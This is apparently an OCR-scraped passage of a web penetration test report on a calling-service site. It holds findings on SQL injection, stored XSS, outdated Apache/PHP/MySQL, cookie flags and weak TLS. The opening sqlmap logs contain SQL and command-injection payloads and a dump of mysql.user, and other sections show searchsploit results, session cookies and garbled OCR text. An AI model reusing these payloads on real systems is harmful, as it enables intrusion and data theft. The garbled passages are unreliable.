[20:22:35] [20:34:06] [20:34:06] [20:45:11] [20:55:11] [20:55:11] [21:05:41] [21:05:41] [21:17:07] [21:17:07]</pre></td><td>[INFO] retria [INFO] retria [I</td><td>eved: netsparker(0) eved: 0c28911fc596f eved: ns:netsparker eved: acbed4f9e7f623 eved: Content-Type eved: 260f757b0e565 eved: ns:netsparke eved: 260f757b0e565 eved: 263fdc3ace3680 eved: 263 + ((SELEG eved: 263 yet) 'SELEG eved: 263 yet) 'SELEG eved: 263 AND 'NS=' eved: 263 OR 1-1 OR eved: 263" OR 1-1 OR eved: 263", expr 2684(eved: 9d2f920505fcd ed: 263", expr 2684(eved: 9e353fc38e2763 eved: 263' OR 1-1 OR eved: 263' OR 1-1 OR eved: 263' OR 1-1 OR eved: 263' OR 1-1 OR eved: 9e353fc38e2763 ed: 263' OR 1-1 OR eved: 10d8ba02fc6344 eved: 9e353fc38e2763 eved: 263' OR 1-1 OR eved: 10d8ba02fc6344 eved: 263' OR 1-1 OR eved: 263' OR 1-1 OR</td><td><pre>'+nets 000290E); 2a17d04c684c6667c436ee9e29a1c3e5d42b3ac99573d1c94ad c056650-vuln 2056650-vuln 205650-vuln 205650-</td></tr></tbody></table></script>




[21:27:40] [[INFO]	resumed: 263');SELECT pg_sleep(25)
[21:27:40] [[INFO]	retrieved: 1813de248745f156cc9560498305ca5bd1768f73ef4d4560a71c55efd1ac02ef
[21:38:24] [resumed: 263';expr 268409241 - 18221;'
[21:38:24] [retrieved:
[21:38:28] [resumed: 263';expr 268409241 - 76961;'
[21:38:28] [retrieved: 0543d1d893b4c6f4fece3d3378195cfcalab0d0544f0bfc3654a1f6a144a63d3
[21:49:08] [resumed: 263';SELECT pg_sleep(25)
[21:49:08] [retrieved: e49e777f57d32403c151806723d364628aa1d79e81fc55dbc28306e53dd11017
[21:59:41] [resumed: 263));SELECT pg_sleep(25)
[21:59:41] [retrieved: 6d52450729c715b449b7a48dd53851e61bd89ee88eea3543a1aa73c409ba7abe
[22:09:50] [resumed: 263);SELECT pg_sleep(25)
[22:09:50] [retrieved: 3f28309201825ff9c486cd93f7ed599cf3f4a09a2b3164534e97ff393e341956
		resumed: 263////////
		retrieved: 70f6f6faec2eed0fb8a605edf54ddb56d5f4369424f9b674d43aab5f95e12ac1
		resumed: 263;expr 268409241 - 32978;x
		retrieved: 1db0ef19b6a6e3cc2ddeeb0b573cb2a5b4ff782ad14a757cc7c3e77b403a5186
		resumed: 263;expr 268409241 - 74613;x
		retrieved: 8e3fa2e81704ed6cf3297c0d7d026c4ab4188a47ffb75b496fd7a7249474221f
		resumed: 263;SELECT pg_sleep(25)
e chui e e		retrieved: 2f85e6dee076fca96dafeba85ee1d65eb239b4f0114a11bfa14a7dce448da601
		resumed: netsparker(0x00290A)
		retrieved: f235673bbee3b19c8a68c155a007979d08d4beb1fa595c7903adb473eb5587fa
		resumed: nslookup mrbhqmmz3xayffoklvepnw
in a second s		retrieved: 19767b6cb49328532fb388ec3055f48f4133f9de0bcad8f1f4a05b481b6ec2cc
		resumed: "& nslookup mrbhqmmz3xpz96vu91pe
		resumed: e1b3881402354194f26f7b45b97f0f6ab2acc653522f3243f8ee8295fc8388d1
		resumed: "& ping -n 25 127.0.0.1 &
		retrieved: 2acb0382848bca93f4d35bd6f42a49bd7488538419b9a244ec1bd0e54faf056f
		resumed: "& SET /A 0xFFF9999-1382 &
[23:31:57] [[INFO]	retrieved: 43b10c3b6f0175168e26bba12ac4108f37f1b243cb3b24b0122d8cf6a8748833
100 04 5T		
		retrieved: 43b10c3b6f0175168e26bba12ac4108f37f1b243cb3b24b0122d8cf6a8748833
		resumed: "& SET /A 0xFFF9999-18803 &
		retrieved: 4a794096d2f1e19d5dad0386ac3fae8003fd6e008f4e4c79467acb89ae49036c
eyam		resumed: "&nslookup "mrbhqmmz3xg9qk17aph0
		retrieved: c82e15cfca344162e43faff13840e3b7a8f171d002da8a1da3ab33e41a4993a5
		resumed: "&ping -w 25 127.0.0.1 &"
		retrieved: 0fa06cc021d487d665eeb47fe81775676c655e9f336b0429a08768f6985ef2b7
		resumed: "+createobject("WScript.Shell").
		retrieved: 25cab99ccfbda1ef1ab30f53c5cbfd17f7ea4be9e7f68d1a6e1749d3678244c2
		resumed: "+gethostbyname(lc 'mrbhqmmz3xp_
[00:28:35]	[INFO]	retrieved: 2aad19c26d6bba020a31ebbe88921e8b76d1


READING DATA FROM MYSQL.USERS TABLE

sql-shell> select	: * from mysql.user;
[17:40:41] [INFO]	fetching SQL SELECT statement query output: 'select * from mysql.user'
[17:40:41] [INFO]	you did not provide the fields in your query. sqlmap will retrieve the column names itself
[17:40:41] [INFO]	fetching columns for table 'user' in database 'mysql'
[17:40:41] [INFO]	retrieved: 45
[17:40:56] [INFO]	retrieved: Host
[17:41:42] [INFO]	retrieved: User
[17:42:19] [INFO]	retrieved: Select_priv
[17:55:10] [INFO]	retrieved: Insert_priv
[17:58:45] [INFO]	retrieved: Update_priv
[18:00:23] [INFO	retrieved: Delete_priv
[18:02:15] [INFO]	retrieved: Create_priv
[18:04:22] [INFO]	retrieved: Drop_priv
[18:05:50] [INFO]	retrieved: Reload_priv
[18:07:45] [INFO]	retrieved: Shutdown_priv
[18:10:03] [INFO]	retrieved: Process_priv
[18:12:26] [INFO]	retrieved: File_priv
[18:13:56] [INFO]	retrieved: Grant_privBY_OFFENSIV
[18:16:17] [INFO]	retrieved: References_priv
[18:18:37] [INFO]	retrieved: Index_priv
[18:20:10] [INFO]	retrieved: Alter_priv
[18:21:34] [INFO]	retrieved: Show_db_priv
[18:23:45] [INFO]	retrieved: Super_priv
[18:25:21] [INFO]	retrieved: Create_tmp_table_priv
[18:28:45] [INFO]	retrieved: Lock_tables_priv
[18:31:21] [INFO]	retrieved: Execute_priv
[18:33:09] [INFO]	retrieved: Repl_slave_priv
[18:35:34] [INFO]	retrieved: Repl_client_priv
[18:37:51] [INFO]	retrieved: Create_view_priv
[18:40:19] [INFO]	retrieved: Show_view_priv
[18:42:17] [INFO]	retrieved: Create_routine_priv











<pre>prot Gran Actions >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>></pre>	Request	Response	
2 basi work in a construction of the second	Pretty Raw In Actions ~	Pretty Raw Render \n Actions ~	
<pre>india_9_dollar_lmont_packaged_exe_urlesubscribupackage_mutbreasew=1 Request Pretty Raw in Actions Pretty Raw in Actions Pretty Raw Render Pr</pre>	<pre>2 Host: www. 3 Connetion: close 4 Content-Length: 123 5 Accept: application/json, text/javascript, */*; q=0.01 5 Accept: application/json, text/javascript, */*; q=0.01 6 Accept: application/twow-forms/1537.36 1 Ske GetCol Chrome/370.4200.85 sefar(JS7.36 8 Content-Type: application/twow-form-urlencoded; charset=UTF-8 9 Origin: Host/Adva Ske Sefar(JS7.36 1 Ske GetCh-Node: cors 1 Ske GetCh-Node: cors 2 Ske GetCh-Node: cors 2 Ske GetCh-Node: cors 2 Ske GetCh-Node: cors 2 Ske GetCh-Node: cors 3 Refere: https://Adva GetChrome. 3 Refere: https://Adva GetChrome. 4 Accept-Encoding; gzip. deflate 9 1 Conkie: _strips id/adva[Coss]: 660-cf9-b616-011b42eb47aaa963dc; ci_session= jggOmme/m/2509kaf3aqfsarp91bk21 5/</pre>	2 Data: Non. 09 Nay 2022 10:15:59 GH 2 Contart-Yupe: text/html: charset=UTF 4 Contart-Length: 4 5 Connection: close 6 Server: Apache/2.2.15 (Cent05) 7 L-Powere6-20; PPP/5.6.4 8 Espires: Thu, 19 Nov 1981 06:52:00 0 Pragma: no-cache 11 Set-Cookie: cl_session=JBgu0ma6rr23 12	MT wst-revalidate, post-check=0, pre-check=0
Pretty Raw In Actions Pretty Raw In Actions Pretty Raw Render In			
<pre>1 POST /ajax-request HTTP/1.1 2 Host: www intervent of the server o</pre>	Request		Response
<pre>2 Host: www account of the second secon</pre>			



6.2: STORED CROSS-SITE SCRIPTING (XSS) VULNERABILITY

Tools/Tech. Used Observation		nent he parameters of the tested website is affected
Observation		he parameters of the tested website is affected
	hy stored XSS vulnerability T	
	sy stored ASS vullerability. I	he account "full name" field is vulnerable to XSS.
	After inputting XSS payloads	in the account name field, the XSS payload will
	trigger/execute when the app	plication user views the accounts settings page.
Implications	An attacker can exploit this v	ulnerability to get session tokens (cookies) of
	other application users and o	btain a complete account takeover.
Recommendation	It is recommended to implem	nent sanitization against XSS payloads in the
	comments field of the tested	website.
Affected Assets	https:// /ajax-request	(parameter: "full name")
Evidence		
The following figure	shows a successful XSS paylo	ad supplied with the "full name" parameter. This
information will be	saved in the database. The XS	S payload will trigger/execute once any user visits
or accesses the accc	ount settings, as shown in the	second and third figures.
6 K Requested with: X 7 User Agent: Mozilla 11 Ke Gecko, forman/ 9 Origin: https://www. 10 Sec.Fatch.Site: sam 11 Sec.Fatch.Node: cor 12 Sec.Fatch.Node: cor 13 Sec.Fatch.Node: cor 14 Accept-Encoding: gz 15 Accept-Language: 15 Accept-Language: 16 Codis: 17 (grig dupoptanticfl.com	HTTP/1.1 /json, text/javascript, */*; q=0.01 MLHttpRequest /5.0 (Windows NT 10.0; Wind4; x64) AppleWebKit/S37.36 (KHTML, 75.0 (Windows NT 10.0; Wind4; x64) AppleWebKit/S37.36 (KHTML, 75.0 (Windows NT 10.0; Wind4; x64) AppleWebKit/S37.36 (KHTML, rst, apple of the state of	Petty Raw Render in Actions v UntTry/L.1.200 OK Data: Mon. 09 Nay 2022 12:09:33 OHT Context-Length: 51 Sconsection: close Server: Banche/2.2.15 (CentOS) 7 X-Powerd-By: PPF/S.6.40 Osplies Truit 19 Mon 1901 00152:00 OHT Septies Truit 19 Mon 1901 00152:00 OHT 10 Prapma: no-cache 11 Set-Cocht: cl_sesion-activaticLabempropl6af655K5b00; expires=Hon, 09-Hay-2022 12 ("data"; ("message"; "Profile updated successfully"))
<pre>like Geko) fnroms/ 6 Accept; text/html,applcati 7 apgng,7 html; 8 Sec-Fetch-Moser; 10 Sec-Fetch-User; 11 Beferen: https://www. 13 Accept-Language: em 14 Cookie:stripe_in</pre>	gs HTTP/1.1 quests: 1 /3.0 (Viinfows HT 10.0; Win64; x64) AppleWebkit/537.36 (KHTML, /7.0.4280.88 Safari/537.36 on/shthl*xml.application/xml;q=0.9.image/avif,image/webp.image lication/signed-eschange;v=05;q=0.9 e-origin umant	Response 111 112 113 113 114 114 115 115



6.3: OUT-OF-DATE VERSION (APACHE)

Risk Rating	High			
Tools/Tech. Used	Manual Vulnerability Assessment			
Observation	It was identified that the tested website is using an out-of-date version of			
	apache.			
Implications	Since this is an old version of the software, it may be vulnerable to attacks.			
Recommendation	Please upgrade your installation of apache to the latest stable version.			
Affected Assets	https://			
Evidence				
The following figure	es show the version of apache (apache 2.2.15) used by the tested website.			
Accept-E Accept-L Cache-Co Connecti User-Age	TP/1.1 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 ncoding: gzip, deflate anguage: en-us,en;q=0.5 ntrol: no-cache on: Keep-Alive nt: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 ari/537.36			
Response Response Time	r (ms) : 4030.6262 Total Bytes Received : 117407 Body Length : 116936 Is Compressed : No			
Age=7200; Server: Apr X-Powered-I Connection Expires: TI Pragma: no Content-Ty Transfer-E Date: Sat, Cache-Conti Set-Cookie Age=7200;	: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max- path=/; HttpOnly ache/2.2.15 (CentOS) By: PHP/5.6.40 : keep-alive hu, 19 Nov 1981 08:52:00 GMT			
Connection	X-Powered-By: PHP/5.6.40 Connection: keep-alive Expires: Thu, 19 Nov 1981 08:52:00 GMT			
The following figur	e shows the available exploit of the apache version used by the tested website.			
(kali@kal \$ searchspl	i)-[~] Dit apache 2.2.15			
Exploit Title				
Apache + PHP Apache 2.2.15 Apache < 2.0.	<pre>< 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution php/remote/29290.c < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner php/remote/29316.py mod_proxy - Reverse Proxy Security Bypass linux/remote/3663.txt 64 / < 2.2.21 mod_setenvif - Integer Overflow linux/dos/41769.txt 34 / < 2.4.27 - OPTIONS Memory Leak linux/webapps/42745.py</pre>			



6.4: OUT-OF-DATE VERSION (PHP)

Risk Rating	High		
Tools/Tech. Used	Manual Vulnerability Assessment		
Observation	It was identified that the tested website is using an out-of-date version of PHP		
Implications	Since this is an old version of the software, it may be vulnerable to attacks.		
Recommendation	Please upgrade your installation of PHP to the latest stable version.		
Affected Assets	https://		
Evidence			
The following figure	es show the version of PHP (PHP 5.6.40) used by the tested website.		
Accept-Enco Accept-Lang Cache-Contr Connection:	t/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 ding: gzip, deflate guage: en-us,en;q=0.5 fol: no-cache Keep-Alive Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39		
Response Response Time	e (ms) : 4030.6262 Total Bytes Received : 117407 Body Length : 116936 Is Compressed : No		
Age=7200; Server: Ap. X-Powered-I Connection Expires: TI Pragma: no Content-Ty Transfer-E Date: Sat, Cache-Contu Set-Cookie Age=7200; Server: Ap. X-Powered-I Connection Expires: TI Pragma: no	<pre>: ci_session=thp24jrngs804rfmp403g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max- path=/; HttpOnly ache/2.2.15 (CentOS) By: PHP/5.6.40 : keep-alive hu, 19 Nov 1981 08:52:00 GMT -cache pe: text/html; charset=UTF-8 ncoding: chunked 07 May 2022 13:04:20 GMT rol: no-store, no-cache, must-revalidate, post-checkHTTP/1.1 200 OK : ci_session=thp24jrngs804rfmp403g3s4tciq5q6t; expires=Sat, 07-May-2022 15:02:54 GMT; Max- path=/; HttpOnly ache/2.2.15 (CentOS) By: PHP/5.6.40 : keep-alive hu, 19 Nov 1981 08:52:00 GMT</pre>		



6.5: OUT-OF-DATE VERSION (MYSQL)

Risk Rating	High
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It was identified that you are using an out-of-date version of MySQL.
Implications	Since this is an old version of the software, it may be vulnerable to attacks.
Recommendation	Please upgrade your installation of MySQL to the latest stable version.
Affected Assets	https://
Evidence	
The following figure	e shows the database version enumerated from the tested website.
[17:27:06] [17:27:06]	<pre>select version(); [INF0] fetching SQL SELECT statement query output: 'select version()' [INF0] retrieved: 5.7.20 sion(): '5.7.20'</pre>



6.6: DB USER WITH ROOT PRIVILEGES

Risk Rating	High
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It was identified that the tested application was accessing the database with
	the root user privileges, which is against the recommended security practices.
Implications	If the application accesses the database with the root user, the attacker can
	access the database with the root user privileges after compromising the
	website.
	This same implication happened with the current tested website. An SQLI
	vulnerability was identified in the tested application, and then the database
	was accessed with the privileges of the root user.
Recommendation	The database user provided to the web apps must not be a root privileged
	database user.
Affected Assets	https://
Evidence	
The following figure	e shows that the database user available to the tested application has root-level
privileges.	
[17:28:44] [17:28:44]	<pre>> select user(); [INF0] fetching SQL SELECT statement query output: 'select user()' [INF0] retrieved: root@10.0.1.108 er(): 'root@10.0.1.108'</pre>



6.7: WEBSITE ACCESSIBLE ON IP ADDRESS

Risk Rating	Medium
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It is observed that the tested website could be accessed on its IP address.
Implications	The websites must only be allowed to access on URL rather than on IP
	address. This misconfiguration will result in numerous security issues.
Recommendation	Reconfigure the web server of the tested website to allow website access on
	URL only. Accessing a website on an IP address must be blocked.
Affected Assets	https://
Evidence	
The following figure	e shows that the tested website could be accessed using its IP address.
$\leftarrow \rightarrow \mathbb{C}$ \land N III Apps \bigcirc Speedles	ot secure 🕅 https://44.23 👘 🗘 😢 🖈 🔲 💱 Update : t.net.by O M Gmail 💌 YouTube 🍳 Maps 🚳 Linux commands 💥 1377x Download t 🗰 Building a Pentest L. 💴 RegenChe - Learn R 🔋 📳 Other bookmark
	Where do you want to Call? Q Login Register
International	Packages Get a Phone Number Support FAQ
International calli Subscr at a fla Explore	ibe to Monthly Package



6.8: WEBSITE ACCESSIBLE ON MULTIPLE PORTS

Risk Rating	Medium
Tools/Tech. Used	Manual Vulnerability Assessment
Observation	It was observed that the tested application is accessible on multiple ports.
Implications	Generally, web applications are accessible on only one port, usually port 443.
	But the tested application was accessible on multiple ports, which is against
	security best practices, and it will increase the attack avenues for the attacker.
Recommendation	Remove the application on unnecessary ports.
Affected Assets	https://
Evidence	
The following figure	e shows that the tested website could be accessed on port 9294.
← → × a a a a a a a a a a a a a a a a a a	14 🗠 🖈 10 📀 : w to Instal. 📀 19 How to Install MyS. 💶 True Key by Intel Se 🎲 www-data 🔟 Linux Sudo Privileg 🚱 Abusing SUDO Adv 🕒 Befloot For Linux »
	Where do you want to Call?
International I	Packages Get a Phone Number Support FAQ
	2:23 Min
to call	ernet at the place you want to? download our iOS or Android app and you can call anyone in the world le Internet at cheapest rates!



6.9: COOKIE NOT MARKED AS SECURE

Risk Rating	Medium
Tools/Tech. Used	Automate Tools and Manual Validation
Observation	A session cookie was not marked as secure and transmitted over HTTPS.
Implications	This means the cookie could potentially be stolen by an attacker who can
	successfully intercept the traffic following a successful man-in-the-middle
	attack.
Recommendation	Mark all cookies used within the application as secure.
Affected Assets	https://
Evidence	
The following figure	e shows that the tested website did not mark the session cookie as secure.
Request	
-	request?req_url=continents HTTP/1.1
Host:	
	plication/json, text/javascript, */*; q=0.01
	oding: gzip, deflate
	guage: en-us,en;q=0.5 rol: no-cache
	_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t
Referer: h	ttps://
-	: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safar	
X-Requeste	d-With: XMLHttpRequest
Response	
Posponso Tim	e (ms) : 349.7554 Total Bytes Received : 681 Body Length : 217 Is Compressed : No
Kesponse min	2 (III5) - 54577354 - IOLai bytes Received - 001 - body Length - 217 - is Compressed - NO
HTTP/1.1_2	88 OK
	: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t; expires=Sat, 07-May-2022 15:03:13 GMT; Max- path=/; httponly
Server: Ap	ache/2.2.15 (CentOS)
	By: PHP/5.6.40
	: keep-alive
Expires: I Content-Le	hu, 19 Nov 1981 08:52:00 GMT
Pragma: no	
•	pe: text/html; charset=UTF-8
	07 May 2022 13:04:40 GMT
Cache-Cont	rol: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
{"data":[{	"code":"264","continent":"Africa"},{"code":"99","continent":"Asia"},{"code":"98","continen
t":"Europe	"},{"code":"97","continent":"North & South America"},{"code":"616","continent":"Australia
t":"Europe & New Zea	





6.10: COOKIE NOT MARKED AS HTTP-ONLY

	Medium			
Tools/Tech. Use	Automate Tools and Manual Validation			
Observation	A cookie was identified on the tested website, which was not marked as			
	HTTPOnly. Client-side scripts cannot read HTTPOnly cookies; therefore,			
	making a cookie as HTTPOnly can provide additional protection against cross-			
	site scripting attacks.			
Implications	During a cross-site scripting attack, an attacker might easily access cookies			
	and hijack the victim's session.			
Recommendation	Mark the cookie as HTTPOnly. It will be an extra layer of defense against XSS.			
	However, this is not a silver bullet and will not protect the system against			
	cross-site scripting attacks. An attacker can use a tool such as XSS Tunnel to			
	bypass HTTPOnly protection.			
Evidence	https://www.stripe/validate-user			
LVIGENCE				
Hos Acc Acc Acc	/stripe/validate-user HTTP/1.1 t: ept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 ept-Encoding: gzip, deflate			
Coo Use	ept-Language: en-us,en;q=0.5 he-Control: no-cache kie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t r-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 0 Safari/537.36			
Coo Use	he-Control: no-cache kie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t r-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 0 Safari/537.36			
Coo Use 45. Respon	he-Control: no-cache kie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t r-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 0 Safari/537.36			
Coo Use 45. Respon Respons HTTP/1	he-Control: no-cache kie: ci_session=thp24jrngs804rfmp403g3s4tciq5q6t r-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 0 Safari/537.36 se			
Coo Use 45. Respons HTTP/1 Set-Co Server X-Powe	he-Control: no-cache kie: ci_session=thp24jrngs804rfmp403g3s4tciq5q6t r-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 0 Safari/537.36 se se Time (ms): 317.9572 Total Bytes Received : 418 Body Length : 1 Is Compressed : No .1 302 Found			
Coo Use 45. Respons Respons HTTP/1 Set-Co Server X-Powe Connec Expire	he-Control: no-cache kie: ci_session=thp24jrngs804rfmp403g3s4tciq5q6t Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 0 Safari/537.36 se a Time (ms): 317.9572 Total Bytes Received : 418 Body Length : 1 Is Compressed : No .1 302 Found okie: PHPSESSID=c4qd85tu1r2jmnbr82psp21257; path=/ : Apache/2.2.15 (CentOS) red-By: PHP/5.6.40			
Coo Use 45. Respons HTTP/1 Set-Co Server X-Powe Connec Expire Conten Pragma	he-Control: no-cache kie: ci_session=thp24jrngs804rfmp403g3s4tciq5q6t r-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 0 Safari/537.36 sise e Time (ms): 317.9572 Total Bytes Received: 418 Body Length: 1 Is Compressed: No .1 302 Found okie: PHPSESSID=c4qd85tu1r2jmnbr82psp21257; path=/ : Apache/2.2.15 (CentOS) red-By: PHP/5.6.40 tion: keep-alive s: Thu, 19 Nov 1981 08:52:00 GMT t-Length: 1 : no-cache			
Coo Use 45. Respons HTTP/1 Set-Co Server X-Powe Contec Expire Conten Pragma Conten	he-Control: no-cache kie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 0 Safari/537.36 see e Time (ms): 317.9572 Total Bytes Received : 418 Body Length : 1 Is Compressed : No .1 302 Found okie: PHPSESSID=c4qd85tu1r2jmnbr82psp21257; path=/ : Apache/2.2.15 (CentOS) red-By: PHP/5.6.40 tion: keep-alive s: Thu, 19 Nov 1981 08:52:00 GMT t-Length: 1			
Coo Use 45. Respons HTTP/1 Set-Co Server X-Powe Connec Expire Conten Pragma Conten Locati Date:	he-Control: no-cache kie: ci_session=thp24jrngs804rfmp403g3s4tciq5q6t Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39 0 Safari/537.36 see e Time (ms): 317.9572 Total Bytes Received: 418 Body Length: 1 Is Compressed: No .1 302 Found okie: PHPSESSID=c4qd85tu1r2jmnbr82psp21257; path=/ : Apache/2.2.15 (CentOS) red-By: PHP/5.6.40 tion: keep-alive s: Thu, 19 Nov 1981 08:52:00 GMT t-Length: 1 : no-cache t-Type: text/html; charset=UTF-8			



6.11: SSL MISCONFIGURATIONS

Risk Rating	Medium			
Tools/Tech. Used	Automate Tools and Manual Validation			
Observation	It was observed that the tested website is using TLS v1.0 and TLS v1.1, which			
	are not recommended. Moreover, weak cipher suites are used with different			
	supported/available SSL/TLS versions, which are not recommended.			
Implications	Attackers might decrypt SSL traffic between your server and your visitors.			
Recommendation	Configure your webserver to disallow using weak ciphers.			
	• Disable TLS v1.0 and TlS v1.1.			
	• Use TLS v1.2 or TLS 1.3 only.			
Affected Assets	https://			
Evidence				
The weak SSL/TLS v	versions and cipher suites are highlighted in yellow in the figure below.			
OpenSSL 1. Connected Testing SS SSL/TLS SSLv2 SSLv3 TLSv1.0 TLSv1.1 TLSv1.2 TLSv1.3 TLS Fall Server sup TLS rene Secure ses TLS comp Compression Heartble TLSv1.2 nd TLSv1.1 nd TLSv1.1 nd TLSv1.0 nd Supporte Preferred Accepted Accepted Accepted Accepted Accepted	2:0.10-static 1:11-dev xx XXX xxxx to 52:11:110.49 SL server www.call.net on port 443 using SNI name www. Protocols: disabled enabled enabled enabled disabled mabled enabled disabled to back SCSV: sports TLS Fallback SCSV egotiation: sion renegotiation supported mession to unerable to heartbleed to vulnerable to heartbleed to vulnerable to heartbleed to vulnerable to heartbleed di vulnerable to heartbleed sec: TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256 TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 TLSv1.2 256 bits ECDHE-RSA-AES26-SHA384 TLSv1.2 128 bits ECDHE-RSA-AES26-SHA384 TLSv1.2 128 bits ECDHE-RSA-AES26-SHA384 TLSv1.2 128 bits AES128-SHA TLSv1.2 128 bits AES128-SHA256 TLSv1.2 128 bits AES128-SHA			



Accepted TLSv1.2	256 bits AES256-SHA256		
	256 bits AES256-SHA		
Preferred TLSv1.1	128 bits ECDHE-RSA-AES128-SHA	Curve P-256 DHE 256	
Accepted TLSv1.1	256 bits ECDHE-RSA-AES256-SHA	Curve P-256 DHE 256	
Accepted TLSv1.1	128 bits AES128-SHA		
Accepted TLSv1.1	256 bits AES256-SHA		
Preferred TLSv1.0	128 bits ECDHE-RSA-AES128-SHA	Curve P-256 DHE 256	
Accepted TLSv1.0	256 bits ECDHE-RSA-AES256-SHA	Curve P-256 DHE 256	
Accepted sh TLSv1.0/Si	128 bits AES128-SHA		
Accepted TLSv1.0	256 bits AES256-SHA		
Server Key Exchan	ge Group(s):		
TLSv1.2 141 bits	sect283k1		
TLSv1.2 141 bits	sect283r1		
TLSv1.2 204 bits	sect409k1		
TLSv1.2 204 bits	sect409r1		
TLSv1.2 285 bits	sect571k1		
TLSv1.2 285 bits	sect571r1		
TLSv1.2 128 bits	secp256k1		
TLSv1.2 128 bits	secp256r1 (NIST P-256)		
TLSv1.2 192 bits	secp384r1 (NIST P-384)	"the quieter vo	
TLSv1.2 260 bits	secp521r1 (NIST P-521)	·····	
TLSv1.2 128 bits	brainpoolP256r1		
TLSv1.2 192 bits			
TLSv1.2 256 bits	brainpoolP512r1		
Nessus start ap SSL Certificate:			
Signature Algorithm	: sha256WithRSAEncryption		
RSA Key Strength:	2048		
Subject: *.call.ne	t		
